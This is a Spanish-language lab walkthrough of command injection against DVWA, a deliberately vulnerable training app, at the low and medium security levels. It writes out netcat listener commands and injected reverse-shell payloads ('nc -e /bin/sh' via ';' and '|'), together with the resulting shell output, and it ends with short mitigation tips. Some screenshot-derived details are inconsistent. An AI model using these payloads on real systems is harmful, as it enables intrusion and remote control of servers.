This is a zoomed-in view of the DVWA 'Command Execution' page. The title 'Vulnerability: Command Execution' is at the top. Below it is the 'Ping for FREE' section. The text 'Enter an IP address below:' is followed by an input field containing '192.168.56.115' and a 'submit' button. The background shows parts of the DVWA interface and a terminal window.



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 192.168.56.115 (192.168.56.115) 56(84) bytes of data.  
64 bytes from 192.168.56.115: icmp_seq=1 ttl=64 time=0.013 ms  
64 bytes from 192.168.56.115: icmp_seq=2 ttl=64 time=0.010 ms  
64 bytes from 192.168.56.115: icmp_seq=3 ttl=64 time=0.011 ms  
  
--- 192.168.56.115 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.010/0.011/0.013/0.003 ms
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View H](#)

AHORA ATAQUEMOS

1. Para este caso utilizaremos ; (esta instrucción nos deja utilizar dos comandos) y crearemos una puerta trasera con netcat
2. En este caso utilizaremos la consola en Kali que es nuestro computador que ataca y lo pondremos a escuchar

nc -vv -l -p 8080



```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -vv -l -p 8080
retrying local 0.0.0.0:8080 : Address already in use
Can't grab 0.0.0.0:8080 with bind
(kali㉿kali)-[~]
$ nc -vv -l -p 4444
listening on [any] 4444 ...
```

3. Ahora en el host de la víctima (DVWA) y utilizando el ; podemos dar la siguiente instrucción y que se vea reflejado en la maqueta atacante

192.168.56.115;nc -e /bin/sh 192.168.56.111 4444

The screenshot shows a Kali Linux terminal window and a DVWA browser window. The terminal window displays the command:

```
192.168.56.115;nc -e /bin/sh 192.168.56.111 4444
```

and its output:

```
listening on [any] 4444 ...
connect to [192.168.56.111] from (UNKNOWN) [192.168.56.115] 51863
id
uid:33(www-data) gid:33(www-data) groups:33(www-data)
ls
help
index.php
source
phpinfo
/var/www/dvwa/vulnerabilities/exec
cd ..
pwd
/var/www/dvwa/vulnerabilities
cd ..
ls
CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
docs
dvwa
external
farsi.phtml
hackable
ids_log.php
index.php
install_db.php
login.php
logout.php
php_ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
```

The DVWA interface shows the exploit was successful, displaying the command output in the "More info" section:

```
PING 192.168.56.115 (192.168.56.115) 56(84) bytes of data.
64 bytes from 192.168.56.115: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 192.168.56.115: icmp_seq=2 ttl=64 time=0.011 ms
64 bytes from 192.168.56.115: icmp_seq=3 ttl=64 time=0.011 ms
...
--- 192.168.56.115 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.010/0.011/0.013/0.003 ms
```

NIVEL MEDIO



1. Configurar el nivel medio de seguridad

The screenshot shows a Kali Linux desktop environment. On the left, a Firefox browser window is open to the DVWA security configuration page at <http://192.168.100.15/dvwa/security.php>. The security level is currently set to "medium". On the right, a terminal window shows a root shell on the Kali Linux system.

AHORA ATAQUEMOS

2. Para este caso utilizaremos | (barra vertical alt+124 esta instrucción nos deja utilizar dos comandos al igual que con ;) y crearemos una puerta trasera con netcat



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

/var/www/dvwa/vulnerabilities/exec

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- [Logout](#)

Username: admin
Security Level: medium
PHPIDS: disabled

[View Source](#) [View He](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

3. Poner a escuchar la consola atacante y atacamos

```
nc -vv -l -p 8080
```

```
192.168.56.115|nc -e /bin/sh 192.168.56.111 4444
```



The terminal shows the following session:

```
[kali㉿kali:~] ~$ nc -vv -l -p 8888
listening on [any] 8888 ...
connect to [192.168.56.111] from (UNKNOWN) [192.168.56.115] 37594
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
help
index.php
source
cd ..
pwd
/var/www/dvwa/vulnerabilities/exec
^C
```

The DVWA interface shows the exploit was successful:

Ping for FREE
Enter an IP address below:
i8.56.115nc -e /bin/sh 192.168.56.111 4444 Submit
</var/www/dvwa/vulnerabilities/exec>

More info
<http://www.scriptkiddie.com/doc/2530476/PHP-Endangers-Remote-Code-Execution>
<http://www.vrfy4.com/info/>

Username: admin
Security Level: medium
PHPIDS: disabled

SEGURIDAD EN EJECUCION DE CODIGO

1. NO PERMITIR QUE SE EJECUTE CODIGO EN TU SERVIDOR
2. NO USAR FUNCIONES PELIGROSAS
3. FILTRAR EL INPUT ANTES DE SER EJECUTADO